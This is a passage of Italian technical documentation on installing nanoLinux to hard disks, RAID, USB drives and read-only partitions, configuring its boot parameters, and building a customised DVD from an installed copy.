In questo modo viene installato un menù di avvio generico, con il quale si deve specificare la partizione da avviare. Volendo si può modificare il file '`boot/grub/menu.lst`' per le proprie esigenze, soprattutto se si intende avviare anche un altro sistema operativo (si veda il capitolo 51 per la descrizione dell'utilizzo di GRUB 1). Nel caso l'installazione avvenga in un disco diverso, occorre usare l'indicazione appropriata per GRUB 1.

Riquadro 774.17. Sistemazione dell'avvio.

Quando si installa un sistema operativo è meglio essere prudenti: in generale è sconsigliabile tentare di far convivere due sistemi operativi diversi nello stesso disco o anche in dischi diversi ma collegati allo stesso sistema di bus ATA, a meno che **entrambi** siano predisposti per convivere pacificamente assieme. In generale, GNU/Linux funziona correttamente se vengono usati, alternativamente, anche altri sistemi sullo stesso elaboratore, ma possono essere gli altri sistemi operativi che non sono in grado di fare altrettanto. Piuttosto di rischiare, è sicuramente meglio installare in un disco esterno collegato con un bus USB.
Nel caso si debba installare nanoLinux in una partizione di un disco ATA, convivendo con un altro sistema operativo, il problema che si deve risolvere subito sta nel gestire l'avvio separato dei due sistemi, pertanto occorre conoscere la configurazione di GRUB 1 per questo scopo (tenendo conto del rischio di non poter più avviare l'altro sistema operativo se si sbaglia qualcosa). Volendo evitare il problema conviene rinunciare del tutto all'installazione di GRUB 1, avviando nanoLinux con l'aiuto del DVD, indicando la sigla '**`auto`**' all'avvio. La stessa cosa varrebbe installando in un disco USB esterno, in presenza di un BIOS che non è in grado di avviarlo.

Riquadro 774.18. Installazione in un insieme RAID e avvio successivo.

Se si installa nanoLinux in un insieme di dischi RAID (un file di dispositivo del tipo '`/dev/md`***n***'), è bene che la directory '`/boot/`' sia contenuta in una partizione «normale», altrimenti diventa difficile installare poi il sistema di avvio.

Al termine della copia, oltre a predisporre il sistema di avvio, è necessario intervenire in alcune parti della configurazione; per la precisione è necessario verificare il file '`/etc/fstab`', all'interno del quale conviene anche indicare la partizione contenente la memoria virtuale. Si tratta delle prime tre righe che, secondo gli esempi proposti, devono risultare alla fine nel modo seguente:

```
/dev/hda4  none              swap  sw                           0  0
/dev/hda2  /                 auto  defaults,errors=remount-ro   0  1
/dev/hda2  /CD-ROOT/HD-ROOT  auto  defaults,noauto              0  0
...
```

Si osservi che è necessaria l'indicazione di due punti di innesto associati allo stesso file di dispositivo: reinnestando la partizione anche nella directory '`/CD-ROOT/HD-ROOT/`' è possibile poi ricreare un nuovo DVD di nanoLinux, probabilmente dopo aver modificato qualcosa nella copia realizzata nella partizione del disco fisso.

Al termine dell'installazione, lo script elimina la parola d'ordine agli utenti comuni, in modo da non consentirne l'accesso, lasciando funzionante solo l'utenza dell'amministratore ('**root**'). Se prima dell'installazione la parola d'ordine è stata cambiata, questo cambiamento viene mantenuto anche nella copia che viene installata. Se la parola d'ordine dell'utente '**root**' non è stata cambiata prima dell'installazione, alla prima occasione è necessario farlo, associandone eventualmente una agli utenti comuni che si vogliono usare. Si tenga conto anche del fatto che il sistema operativo che si ottiene installando nanoLinux prevede l'avvio automatico del servente OpenSSH, pertanto chiunque potrebbe accedere all'utenza '**root**' se la parola d'ordine originale non viene sostituita.

Riquadro 774.20. Utenze comuni.

Quando si installa nanoLinux in un disco comune (interno o esterno), conviene creare delle utenze personalizzate. Gli utenti '**tizio**', '**caio**',... '**martino**' e '**calpurnio**', pur non potendo accedere per mancanza di una parola d'ordine, dispongono comunque della loro directory personale: in alcune situazioni ciò può essere utile; in altre può essere considerato un problema di sicurezza. In generale, se gli utenti comuni predefiniti non servono, è meglio eliminare del tutto le loro directory personali, che corrispondono a '`/home/tizio/`', '`/home/caio/`',... '`/home/calpurnio/`'.
Si osservi comunque che questa modifica non pregiudica la produzione di un nuovo DVD, perché queste directory personali vengono ricreate in modo automatico.

Se l'elaboratore in cui si lavora è connesso stabilmente a una rete locale, si può utilizzare il comando '**nanorc network config**' per la configurazione di una situazione comune, oppure si può arrivare anche a modificare lo script '`/etc/init.d/rc.network`' (rischiando però di dover rinunciare agli automatismi di nanoLinux); si osservi che questo file è molto diverso dallo standard delle distribuzioni GNU/Linux Debian, ma nulla vieta di riportarlo alla normalità se questo è ciò che si desidera. In ogni caso, può essere utile modificare i file '`/etc/hostname`' e '`/etc/mailname`'. Per esempio, se il proprio elaboratore deve avere il nome di dominio *dinkel.brot.dg*, il file '`/etc/hostname`' deve contenere la stringa '**dinkel**', mentre nel file '`/etc/mailname`' serve il nome di dominio completo (eventualmente, il file '`/etc/mailname`' viene modificato anche dal comando '**nanorc mta domain**').

Una volta installato nanoLinux, può essere necessario intervenire nel file di configurazione '`/etc/X11/xorg.conf`', che in condizioni normali è predisposto per un adattatore grafico VESA, oppure si può usare il comando '**nanorc x config**' (in tal caso servono i privilegi dell'utente '**root**'), che consente di ricreare un file '`/etc/X11/xorg.conf`' adatto.

Attraverso il comando '**nanorc x config**' si ricrea il file '`/etc/X11/xorg.conf`' a partire da '`/etc/X11/xorg.conf.vesa`', modificando il tipo di adattatore grafico e la mappa della tastiera.

Nel caso si intenda utilizzare il sistema APT (capitolo 58) per fare delle modifiche sui pacchetti installati o per procedere a un aggiornamento di questi, si ricordi di modificare il file '`/etc/apt/sources.list`', indicando valori appropriati al proprio contesto.

774.4 Disco RAM iniziale e configurazione dell'avvio

Come già accennato in un'altra sezione, nanoLinux si avvale di un disco RAM iniziale, costituito precisamente dai file '`nanord.img`' e '`onanord.img`' (il file usato dipende effettivamente dal kernel scelto per l'avvio) che si trovano ripetuti in vari punti, ma rimanendo sempre identici nelle varie copie. Il sistema contenuto all'interno del disco RAM iniziale serve principalmente per caricare i moduli necessari all'avvio, ma ne vengono caricati anche altri, in base alle caratteristiche dell'elaboratore individuate automaticamente.

Il sistema contenuto nel disco RAM iniziale è sensibile ad alcuni parametri del kernel che non sono standard, riconoscibili perché hanno il prefisso iniziale '**`n_`**' (la lettera «n» sta logicamente per nanoLinux). In particolare, con il parametro '**`n_boot`**' è possibile istruire questo mini sistema su ciò che si intende fare. Per esempio, passando la voce '**`menu`**', si ottiene un menù di alternative; con la voce '**`rescue`**' si attiva la console per interagire con il sistema minimo; con la voce '**`net`**' o '**`diskless`**', si fa in modo che il mini sistema tenti di innestare un file system di rete, contenente un sistema nanoLinux in sola lettura. Se invece si passano voci come '**`hda`**', '**`hda1`**', '**`hda2`**',... '**`sda`**', '**`sda1`**', '**`sda2`**',... si ottiene l'avvio automatico del sistema installato all'interno di '`/dev/hda`', '`/dev/hda1`', '`/dev/hda2`',... '`/dev/sda`', '`/dev/sda1`', '`/dev/sda2`',...

La distribuzione include dei file di configurazione di esempio, sia per GRUB 1, sia per SYSLINUX. Tuttavia è il caso di osservare i due estratti seguenti, i quali sono equivalenti per i due sistemi di avvio citati:

```
…
title  (hd0,0) auto
kernel (hd0,0)/vmlinuz n_boot=menu root=/dev/ram0 ro init=/linuxrc ↩
↪ramdisk_size=30720 n_setupdelay=8
initrd (hd0,0)/nanord.img
…
title  (hd0,0) hda1
kernel (hd0,0)/vmlinuz n_boot=hda1 root=/dev/ram0 ro init=/linuxrc ↩
↪ramdisk_size=30720
initrd (hd0,0)/nanord.img
…
```

```
…
LABEL auto
 KERNEL vmlinuz
 APPEND n_boot=menu root=/dev/ram0 ro acpi=off init=/linuxrc ↩
↪initrd=nanord.img ramdisk_size=30720 n_setupdelay=8
…
LABEL hda1
 KERNEL vmlinuz
 APPEND n_boot=hda1 root=/dev/ram0 ro acpi=off init=/linuxrc ↩
↪initrd=nanord.img ramdisk_size=30720
…
```

La voce '**`auto`**' dei due esempi serve a richiedere al disco RAM l'attivazione di un menù, pertanto appare l'opzione '**`n_boot=menu`**'; tuttavia, si vede anche l'opzione '**`n_setupdelay=8`**', per ottenere un ritardo di otto secondi prima di costruire il menù stesso (serve per attendere il

rilevamento di unità esterne USB eventuali). La voce '**hda1**' servirebbe per avviare un sistema nanoLinux installato nella prima partizione del primo disco PATA; pertanto, appare il parametro '**n_boot=hda1**', mentre non è necessario alcun ritardo per l'individuazione del dispositivo relativo.

È importante osservare che se si utilizza il kernel più «vecchio», ovvero il file 'vmlinuz.old', a questo va associato il file-immagine 'onanord.img', per il disco RAM iniziale.

Tabella 774.23. Opzioni aggiuntive riconosciute dal disco RAM iniziale di nanoLinux.

Opzione	Descrizione
n_boot=auto | rescue | net n_boot=***dispositivo***	Avvia la funzione indicata o il sistema contenuto nel file system di '/dev/***dispositivo***'.
n_setupdelay=***n***	Fa in modo che sia fatta una pausa di ***n*** secondi dopo il caricamento dei moduli previsti, in modo che le unità fisiche che vengono individuate con un po' di ritardo siano pronte prima di proseguire.
n_modules=***modulo*** [**:** ***modulo***]...	Consente di indicare un elenco di moduli da caricare, per i quali il sistema automatico non provvede autonomamente. I nomi dei moduli sono separati con il carattere due punti (':'), senza inserire spazi tra un nome e l'altro. Non è possibile attribuire delle opzioni ai moduli da caricare.
n_earlyswap=1	Richiede al sistema del disco RAM iniziale di tentare l'uso delle partizioni dei dischi locali che sembrano destinate allo scambio della memoria. In altri termini, richiede di attivare l'estensione della memoria virtuale in una fase precoce dell'avvio.

774.5 Installazione in una unità USB e avvio

L'installazione di nanoLinux in una unità USB procede sostanzialmente come se si trattasse di un disco fisso comune, con la differenza che va usato SYSLINUX per l'avvio.

A questo proposito, diventa indispensabile la prima partizione di avvio, che deve contenere necessariamente una partizione di tipo FAT16 da circa 100 Mibyte (il codice da usare con il programma '**fdisk**' è 6_{16}). Inoltre, con l'ausilio di '**fdisk**' occorre attivare l'indicatore di partizione avviabile. Ecco un esempio di suddivisione in partizioni fatta in questo modo, tenendo conto anche dell'indicatore di partizione avviabile:

```
Disk /dev/sda: 40430 MB, 40433085440 bytes
255 heads, 63 sectors/track, 4910 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1          11       88326    6  FAT16
/dev/sda2              12        4910    38556000   83  Linux
```

Nella prima partizione va copiato il contenuto della directory '`syslinux/`' (a seconda dei casi, può trattarsi di '`/CD-ROOT/syslinux/`' o di '`/syslinux/`'); quindi si utilizza il programma '**`syslinux`**' in questo modo:

```
# syslinux /dev/sda1 [Invio]
```

Infine, occorre accertarsi di avere un settore di avvio adatto. Lo si ricrea facilmente con '**`install-mbr`**':

```
# install-mbr /dev/sda [Invio]
```

Quando poi si avvia il sistema dal'unità esterna, si ottiene così una schermata simile a quella dell'avvio da DVD:

```
n a n o L i n u x

nanoLinux, as an adaptation of a GNU/Linux distribution is Copyright (C)
2002-2008 Daniele Giacomini <appunti2@gmail.com>, and is distributed under the
GNU General Public License:

      This work is free software without any warranty; you can
      redistribute it and/or modify it under the terms of the GNU General
      Public License as published by the Free Software Foundation; either
      version 3 of the License, or (at your option) any later version. See
      /usr/share/common-licenses/GPL-3 for details.

The software packages included might have different conditions (see files
"/usr/share/doc/*/copyright" for details). The software included is generally
free, or at least free of charge, but some activities like selling or exporting
out of some countries might be restricted.
===============================================================================
Please select a name like: auto, rescue, mod, mem, hdb, hdc, hdd, hda1,
hda2,... or you can just press [Enter] for automatic start.  But you may press
[F1], [F2],... to get help.
```

Seguendo gli esempi già mostrati, all'avvio occorre indicare la sigla '**`auto`**', oppure '**`oauto`**'; inoltre, in questo caso, premendo il tasto [*Invio*] si ottiene la selezione automatica della voce '**`auto`**'.

SYSLINUX può essere usato anche per avviare un disco ATA normale, seguendo lo stesso procedimento descritto in questa sezione. Si veda eventualmente il capitolo 49 per avere qualche indicazione sulla configurazione di SYSLINUX.

774.6 Installazione in una directory

Nel caso lo si preferisca, è possibile installare nanoLinux in una struttura più articolata, composta da più dischi o semplicemente da più partizioni innestate tra di loro. Per fare questo, occorre innestare inizialmente la partizione che deve ospitare il file system principale a partire da una sottodirectory di '`/mnt/`' (secondo il criterio normale di nanoLinux); successivamente occorre creare le directory ulteriori, a partire dalle quali si intende articolare il file system di destinazione, quindi occorre innestare manualmente le altre partizioni e infine procedere con l'installazione.

A titolo di esempio, si suppone di disporre di un disco PATA e di averlo suddiviso nel modo seguente:

Partizione	Scopo
`/dev/hda1`	partizione di avvio, da innestare nella directory '`/boot/`';
`/dev/hda2`	partizione del file system principale;
`/dev/hda5`	partizione da innestare nella directory '`/usr/`';
`/dev/hda6`	partizione da innestare nella directory '`/home/`';
`/dev/hda7`	partizione per lo scambio della memoria virtuale (*swap*).

Dopo aver inizializzato in modo appropriato le varie partizioni, queste vanno innestate secondo lo schema previsto, ma per farlo occorre anche creare le directory necessarie:

```
# mount /mnt/hda2 [Invio]

# mkdir /mnt/hda2/boot [Invio]

# mkdir /mnt/hda2/usr [Invio]

# mkdir /mnt/hda2/home [Invio]

# mount -t auto /dev/hda1 /mnt/hda2/boot [Invio]

# mount -t auto /dev/hda5 /mnt/hda2/usr [Invio]

# mount -t auto /dev/hda6 /mnt/hda2/home [Invio]
```

A questo punto, si può procedere con il comando di installazione, ma invece di indicare un file di dispositivo come destinazione, si deve specificare la directory da cui il tutto si articola: '`/mnt/hda2`'.

nanorc nanolinux install [*Invio*]

```
.----------------------nanoLinux installation-----------------------.
| Please insert the device file for the disk partition used as the
| destination or enter the already mounted mount-point.
| If you enter something like "/dev/..." it is assumed to be a device
| file; if you enter something like "/mnt/..." it is assumed to be a
| mount-point, where you have already mounted your destination file
| system.
| .-----------------------------------------------------------------.
| |/dev/hd...                                                       |
| `-----------------------------------------------------------------'
|
|-------------------------------------------------------------------|
|                  <  OK  >            <Cancel>
`-------------------------------------------------------------------'
```

Si deve correggere e indicare '`/mnt/hda2`':

/mnt/hda2 [OK]

Il resto procede normalmente.

774.7 Installazione in sola lettura

È possibile installare nanoLinux copiando direttamente il file-immagine del DVD in una partizione, che però deve avere una capacità maggiore o uguale a quella del file-immagine originale:

cat nLinux-*edizione*.iso9660.gz.* | gunzip > /dev/hda2 [*Invio*]

Oppure:

cp /dev/hdc /dev/hda2 [*Invio*]

Quelli mostrati sono solo esempi possibili, nei quali si presume di dover installare la copia in questione nella seconda partizione del primo disco ATA. Nel secondo caso, in particolare, si immagina di avere il DVD di nanoLinux in un lettore corrispondente alla terza unità ATA (la seconda modalità di copia può generare degli errori al termine, che però non dovrebbero risultare fatali).

La partizione che si ottiene può essere avviata solo con l'aiuto di un sistema esterno, come GRUB 1 o come SYSLINUX, che però deve trovarsi in ogni caso al di fuori di quel file system. Pertanto, diventa indispensabile la presenza di una partizione '`/dev/hda1`' per questo scopo.

La configurazione di GRUB 1 per avviare nanoLinux in questa modalità di funzionamento non ha niente di diverso rispetto a un'installazione normale: quando il sistema operativo si avvia, il file system viene innestato in sola lettura e tutto funziona come se fosse un DVD, a parte il fatto che è sicuramente più veloce. Per quanto riguarda SYSLINUX, vale quanto descritto a proposito dell'installazione in una unità USB esterna.

774.7.1 Installazione in una unità USB di memoria solida

L'installazione di nanoLinux in una unità USB a memoria solida, richiede l'accortezza di predisporre il file system in sola lettura, perché la scrittura sarebbe sempre troppo lenta e provocherebbe la distruzione dell'unità in tempi rapidi.

Il procedimento è simile a quello già descritto per un'unità USB, pertanto si predispongono le stesse partizioni:

```
Disk /dev/sda: 4043 MB, 4043308544 bytes
255 heads, 63 sectors/track, 491 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1   *           1          11       88326    6  FAT16
/dev/sda2              12         491     3855600   83  Linux
```

In questi casi occorre fare attenzione al fatto che la partizione da usare per metterci il file system sia abbastanza capiente, ma ciò che va copiato nella seconda partizione è il file-immagine con cui si riprodurrebbe il DVD-ROM.

Come già descritto, nella prima partizione va copiato il contenuto della directory '`syslinux/`' e quindi procede con i comandi seguente:

`syslinux /dev/sda1` [*Invio*]

`install-mbr /dev/sda` [*Invio*]

A questo punto rimane da copiare letteralmente il file-immagine con cui si potrebbe riprodurre un DVD-ROM di nanoLinux. Ovviamente, il file in questione è già stato espanso con '**`gunzip`**'.

`cp nLinux-`***edizione*****`.iso9660 /dev/sda2`** [*Invio*]

Se non si dispone del file-immagine, ma si ha invece un DVD-ROM di nanoLinux già pronto, si potrebbe usare un comando simile a quello seguente, dove il file di dispositivo dell'origine dipende da qual è l'unità in cui viene inserito il DVD stesso:

`cp /dev/hdc /dev/sda2` [*Invio*]

In ogni caso, il trasferimento del sistema in un'unità a memoria solida richiede sempre molto tempo, proprio perché la scrittura è molto lenta.

774.7.2 Metodo alternativo

Si ottiene di fare funzionare nanoLinux utilizzando il file system principale in sola lettura, se l'articolazione delle directory è la stessa che si ha nel file-immagine del DVD. In pratica, se si copia manualmente il contenuto del DVD, quando questo però non viene usato, ovvero quando il sistema operativo in funzione è un altro (il sistema in funzione potrebbe essere quello di emergenza del disco RAM iniziale), si ottiene un utilizzo in sola lettura, tale e quale a quello del DVD *live*.

774.8 Installazione condivisa attraverso la rete

Esiste la possibilità di installare una copia di nanoLinux, in sola lettura, in modo tale che un gruppo di elaboratori senza disco fisso possa innestare il file system principale attraverso la rete.

Questo procedimento è spiegato in un altro capitolo (788), ma il funzionamento che si ottiene è equivalente a quello in sola lettura descritto nelle sezioni precedenti.

[1] Se il sistema di avvio dispone di una partizione propria, di tipo Dos-FAT, può essere usato SYSLINUX al posto di GRUB 1.

Capitolo 775
Realizzazione di un DVD simile, a partire da nanoLinux

nanoLinux esiste con lo scopo di poter essere adattato facilmente alle proprie esigenze, aggiungendo e togliendo pacchetti a seconda dei bisogni. Attualmente è possibile fare questo da una copia di nanoLinux installata secondo la procedura normale su una partizione di un disco fisso, seguendo le indicazioni di questo capitolo.

Si osservi che la modifica eventuale del kernel deve essere seguita dall'aggiornamento delle due versioni del disco RAM iniziale.

775.1 Modifica dei pacchetti applicativi installati

In generale, può essere conveniente partire da un'edizione di nanoLinux abbastanza completa, usando il programma '**orphaner**' per disinstallare tutto ciò che non serve. Il programma '**orphaner**' va usato con l'opzione '**-a**', per visualizzare l'elenco di tutti i pacchetti la cui rimozione non comporta problemi di dipendenze. Naturalmente si devono lasciare i programmi che servono per riprodurre il DVD.

orphaner -a [*Invio*]

```
.-------------------------Orphaner (r487)----------------------------.
| Select packages for removal or cancel to quit:                     |
| .-----------(+)------------------------------------------------.  |
| |      [ ] myspell-sl                    main/text             | |
| |      [ ] nanolinux-60                  main/text             | |
| |      [ ] nanolinux-ko                  main/text             | |
| |      [ ] nanolinux-ok                  main/text             | |
| |      [ ] nmapfe                        main/net              | |
| |      [ ] nrg2iso                       main/otherosfs        | |
| |      [ ] ntfsprogs                     main/otherosfs        | |
| `----------.(+)-------------------------------------------------' |
|--------------------------------------------------------------------|
|       <   OK   >    <Simulate>    < Cancel >    <  Help  >         |
`--------------------------------------------------------------------'
```

Riquadro 775.2. Pacchetti specifici di nanoLinux.

nanoLinux potrebbe includere dei pacchetti Debian realizzati appositamente, per ricordare le dipendenze principali dell'edizione standard. Si tratta dei pacchetti il cui nome inizia per '**nanolinux-**'.

Quando si tenta di adattare nanoLinux, questi pacchetti possono essere di intralcio, pertanto si possono rimuovere, senza temere effetti collaterali, a parte il fatto di non avere più riferimenti su cosa è indispensabile.

Eventualmente, si possono modificare gli stessi pacchetti intervenendo nel contenuto delle directory '`/etc/nanoLinux/debian-packages/*/`', ricompilandoli attraverso lo script '`/etc/nanoLinux/debian-packages/make-nanolinux-packages`'. I file dei pacchetti generati si ottengono nella directory personale dell'utente '**root**':

cd /etc/nanoLinux/debian-packages/ [*Invio*]

./make-nanolinux-packages [*Invio*]

cd /root [*Invio*]

dpkg -i nanolinux-..._i386.deb [*Invio*]

775.2 Creazione del DVD

Una volta fatte le modifiche che si desiderano, si può usare il comando '**nanorc nanolinux make**', senza argomenti, il quale innesta il file system principale nella directory '/CD-ROOT/HD-ROOT/' ed esegue le altre operazioni necessarie, dopo aver ottenuto alcune informazioni indispensabili:

nanorc nanolinux make [*Invio*]

```
.-----------------------nanoLinux-------------------------.
| Please note that producing the new CD or DVD requires a  |
| lot of virtual memory (so you need a lot of swap space)  |
| and a lot of free space inside "/tmp/".                  |
|                                                          |
| Is it ok? Should I continue?                             |
|----------------------------------------------------------
|                 < Yes >         < No  >                  |
`----------------------------------------------------------'
```

Come avverte il riquadro iniziale, prima di poter avviare la procedura di creazione del nuovo DVD, occorre verificare di avere abbastanza memoria virtuale e spazio su disco.

Dopo l'avvertimento iniziale, viene richiesto di specificare quale programma si desidera usare per la scrittura del disco; naturalmente la scelta dipende anche dal tipo di disco utilizzato. Si osservi che l'elenco dei programmi è composto da quelli che sono installati effettivamente:

```
.----CD/DVD burn program------.
| Please, select the CD/DVD   |
| burner.                     |
| .-------------------------. |
| |   growisofs  DVD+-ROM   | |
| |   wodim      CD-ROM     | |
| |   cdrdao     CD-ROM     | |
| `-------------------------' |
|-----------------------------|
|     <  OK  >   <Cancel>     |
`-----------------------------'
```

L'elenco dei programmi, se presenti, include anche quelli adatti specificatamente per i CD-ROM, ma ovviamente, se si sta realizzando un DVD, occorre scegliere la voce '**growisofs**'. A seconda del programma scelto, potrebbe essere necessario specificare il tipo di masterizzatore ma nella maggior parte dei casi va bene il primo tipo in elenco. Una volta specificato il programma ed eventualmente anche il tipo di masterizzatore, occorre individuare l'unità usata per la scrittura del disco:

```
.------------CD/DVD writer device-------------.
| Please select the CD or DVD writer device.  |
| .-----------------------------------------. |
| |   /dev/hdb  YAMAHA_CRW8824E             | |
| |   /dev/hdc  LG_(KOR)DVD-ROM_DRD-8120B   | |
| `-----------------------------------------' |
|                                             |
|---------------------------------------------|
|           <  OK  >      <Cancel>            |
`---------------------------------------------'
```

Dopo aver indicato il masterizzatore da usare, si deve specificare la velocità massima per la masterizzazione:

```
.----------SCSI CD/DVD writer speed-------------.
| Please insert the SCSI CD/DVD writer speed.   |
| To get better compatibility, select "8" or    |
| below for CD, or "2" for DVD.                 |
| If you are preparing a DVD+RW, you might      |
| select also "2.4" speed.                      |
| .-------------------------------------------. |
| |4                                          | |
| `-------------------------------------------' |
|------------------------------------------------
|           <  OK  >      <Cancel>              |
`-----------------------------------------------'
```

Il disco che si va a realizzare può essere reso avviabile attraverso ISOLINUX oppure GRUB 1;[1] tale scelta va fatta a questo punto:

```
.----------Boot manager selection-------------.
| Please select the CD/DVD boot manager.      |
| .-----------------------------------------. |
| |   ISOLINUX  Isolinux                    | |
| |   GRUB      Grand unified boot loader   | |
| `-----------------------------------------' |
|---------------------------------------------|
|          <  OK  >      <Cancel>             |
`---------------------------------------------'
```

Viene richiesto di specificare la versione:

```
.-----nanoLinux release-----.
| Please insert the         |
| nanoLinux release         |
| identification string:    |
| .-----------------------. |
| |                       | |
| `-----------------------' |
|---------------------------|
|   <  OK  >    <Cancel>    |
`---------------------------'
```

Si deve specificare il livello di compressione dei dati nel disco; se si intende utilizzare una compressione, generalmente conviene scegliere il livello massimo, corrispondente al numero nove, altrimenti si scelga lo zero per trasferire i file lasciandoli inalterati:

```
.------zisofs compression level---------.
| Please, select the ZISOFS compression |
| level:                                |
| .-----------------------------------. |
| |   9  max compression              | |
| |   8                               | |
| |   7                               | |
| |   6                               | |
| |   5  med compression              | |
| |   4                               | |
| |   3                               | |
| |   2                               | |
| |   1                               | |
| |   0  no compression at all        | |
| `-----------------------------------' |
|---------------------------------------|
|         <  OK  >     <Cancel>         |
`---------------------------------------'
```

Vengono fatte anche una serie di richieste che riguardano la configurazione locale iniziale del

disco che si va a creare. Si comincia con la lingua per il funzionamento da console:

```
.---------Console language selection-----------.
| Please select your language for the console: |
| .------------------------------------------. |
| |   en_US  default or previous selection   | |
| |   aa_DJ                                  | |
| |   af_ZA                                  | |
| |   br_FR                                  | |
| |   bs_BA                                  | |
| |   ca_ES                                  | |
| |   cs_CZ                                  | |
| |   da_DK                                  | |
| |   de_AT                                  | |
| |   de_BE                                  | |
| |   de_CH                                  | |
| |   de_DE                                  | |
| `---v(+)-----------------------------------' |
|                                              |
|----------------------------------------------
|           <  OK  >      <Cancel>             |
`----------------------------------------------'
```

Il carattere usato per la console:

```
.-------------------------Console font selection----------------------------.
| Please select your console font:                                          |
| .-----------------------------------------------------------------------. |
| | LatArCyrHeb-16+.psf.gz  previous_value                                | |
| | LatArCyrHeb-08.psf.gz   /usr/share/consolefonts/LatArCyrHeb-08.psf.gz  | |
| | LatArCyrHeb-14.psf.gz   /usr/share/consolefonts/LatArCyrHeb-14.psf.gz  | |
| | LatArCyrHeb-16.psf.gz   /usr/share/consolefonts/LatArCyrHeb-16.psf.gz  | |
| | LatArCyrHeb-16+.psf.gz  /usr/share/consolefonts/LatArCyrHeb-16+.psf.gz | |
| | LatArCyrHeb-19.psf.gz   /usr/share/consolefonts/LatArCyrHeb-19.psf.gz  | |
| `-----------------------------------------------------------------------' |
|                                                                           |
|                                                                           |
|---------------------------------------------------------------------------|
|                       <  OK  >            <Cancel>                        |
`---------------------------------------------------------------------------'
```

La mappa per la tastiera durante l'utilizzo della console:

```
.---------------------Console keyboard map selection------------------------.
| Please select your console keyboard map:                                  |
| .-----------------------------------------------------------------------. |
| |it-xfree             previous_value                                    | |
| |azerty               /usr/share/keymaps/i386/azerty/azerty.kmap.gz     | |
| |be2-latin1           /usr/share/keymaps/i386/azerty/be2-latin1.kmap.gz | |
| |be-latin1            /usr/share/keymaps/i386/azerty/be-latin1.kmap.gz  | |
| |fr                   /usr/share/keymaps/i386/azerty/fr.kmap.gz         | |
| |fr-latin0            /usr/share/keymaps/i386/azerty/fr-latin0.kmap.gz  | |
| |fr-latin1            /usr/share/keymaps/i386/azerty/fr-latin1.kmap.gz  | |
| |fr-latin9            /usr/share/keymaps/i386/azerty/fr-latin9.kmap.gz  | |
| |fr-pc                /usr/share/keymaps/i386/azerty/fr-pc.kmap.gz      | |
| |fr-x11               /usr/share/keymaps/i386/azerty/fr-x11.kmap.gz     | |
| |mac-usb-be           /usr/share/keymaps/i386/azerty/mac-usb-be.kmap.gz | |
| |mac-usb-fr           /usr/share/keymaps/i386/azerty/mac-usb-fr.kmap.gz | |
| |mac-usb-it           /usr/share/keymaps/i386/azerty/mac-usb-it.kmap.gz | |
| |wangbe               /usr/share/keymaps/i386/azerty/wangbe.kmap.gz     | |
| |ANSI-dvorak          /usr/share/keymaps/i386/dvorak/ANSI-dvorak.kmap.gz| |
| |dvorak-classic       /usr/share/keymaps/i386/dvorak/dvorak-classic.kmap| |
| `v(+)-------------------------------------------------------------------' |
|                                                                           |
|---------------------------------------------------------------------------|
|                       <  OK  >            <Cancel>                        |
`---------------------------------------------------------------------------'
```

La lingua per il funzionamento in modo grafico:

```
.------------X language selection---------------.
| Please select your language for the X         |
| graphical environment.                        |
| Please note that if there will be an          |
| environment variable LANG_FOR_X defined, it   |
| will override this selection.                 |
| .---^(+)------------------------------------. |
| |   pa_IN.UTF-8         UTF-8               | |
| |   pl_PL.UTF-8         UTF-8               | |
| |   pt_BR.UTF-8         UTF-8               | |
| |   pt_PT.UTF-8         UTF-8               | |
| |   ro_RO.UTF-8         UTF-8               | |
| |   ru_RU.UTF-8         UTF-8               | |
| |   ru_UA.UTF-8         UTF-8               | |
| |   se_NO.UTF-8         UTF-8               | |
| |   sid_ET.UTF-8        UTF-8               | |
| |   sk_SK.UTF-8         UTF-8               | |
| `---v(+)------------------------------------' |
|-----------------------------------------------
|           <  OK  >      <Cancel>              |
`-----------------------------------------------'
```

Il fuso orario:

```
.-------------------Time zone selection----------------------.
| Please select your time zone:                              |
| .--------------------------------------------------------. |
| |   Europe/Rome                previous_value            | |
| |   Africa/Abidjan             Africa/Abidjan            | |
| |   Africa/Accra               Africa/Accra              | |
| |   Africa/Addis_Ababa         Africa/Addis_Ababa        | |
| |   Africa/Algiers             Africa/Algiers            | |
| |   Africa/Asmera              Africa/Asmera             | |
| |   Africa/Bamako              Africa/Bamako             | |
| |   Africa/Bangui              Africa/Bangui             | |
| |   Africa/Banjul              Africa/Banjul             | |
| |   Africa/Bissau              Africa/Bissau             | |
| |   Africa/Blantyre            Africa/Blantyre           | |
| |   Africa/Brazzaville         Africa/Brazzaville        | |
| `---v(+)-------------------------------------------------' |
|------------------------------------------------------------|
|                 <  OK  >         <Cancel>                  |
`------------------------------------------------------------'
```

Lo script usato per la masterizzazione, prima della preparazione dei dati («lisci» o compressi che sia) si occupa di sistemare alcune cose, come la **cancellazione della directory temporanea** e la creazione di una directory '`etc/`' adatta.

I file '`/etc/passwd`' e '`/etc/group`' vengono copiati nell'immagine del disco eliminando prima le utenze con numero UID da 1000 a 29999 (si osservi che gli utenti '**`tizio`**' e gli altri previsti per nanoLinux hanno numeri UID inferiori); il file '`/etc/shadow`' viene ricreato in base a un modello prestabilito nello script '**`nanorc`**'. In questo modo si dovrebbe riprodurre un disco con le stesse utenze di partenza, tutte con la stessa parola d'ordine, evitando di costringere a fare altrettanto nel sistema operativo installato nel disco fisso.

Si veda anche il capitolo 794 per una modifica più importante di nanoLinux.

775.2.1 Identificazione dell'edizione

L'edizione standard di nanoLinux è identificata dalla data di realizzazione, o di pubblicazione, seguita eventualmente da un nome, come è successo per esempio con l'edizione '**2004.07.14**', che è stata annotata così:

```
2004.07.14 (terzilia)
```

Le derivazioni di nanoLinux è bene siano identificabili come tali, possibilmente utilizzando un nome completamente diverso; tuttavia, se non gli si cambia il nome, è importante che già dalla stringa di edizione si capisca che si tratta di una variante, usando una forma abbastanza differente, che, possibilmente, consenta di intendere la natura della modifica o il contesto per il quale la derivazione è stata realizzata.

Per la modifica del messaggio di avvio, si deve intervenire nei file '`CD-ROOT/isolinux/logo.msg`' e '`CD-ROOT/boot/grub/menu.lst`' (il secondo file va modificato soprattutto per la voce '**read the nanoLinux copyright notice**').

Per la modifica del logo iniziale, si deve intervenire nel file '`CD-ROOT/isolinux/logo.png`' ed eventualmente nel file '`CD-ROOT/boot/grub/splashimage.png`'.

775.3 Ricompilazione del kernel

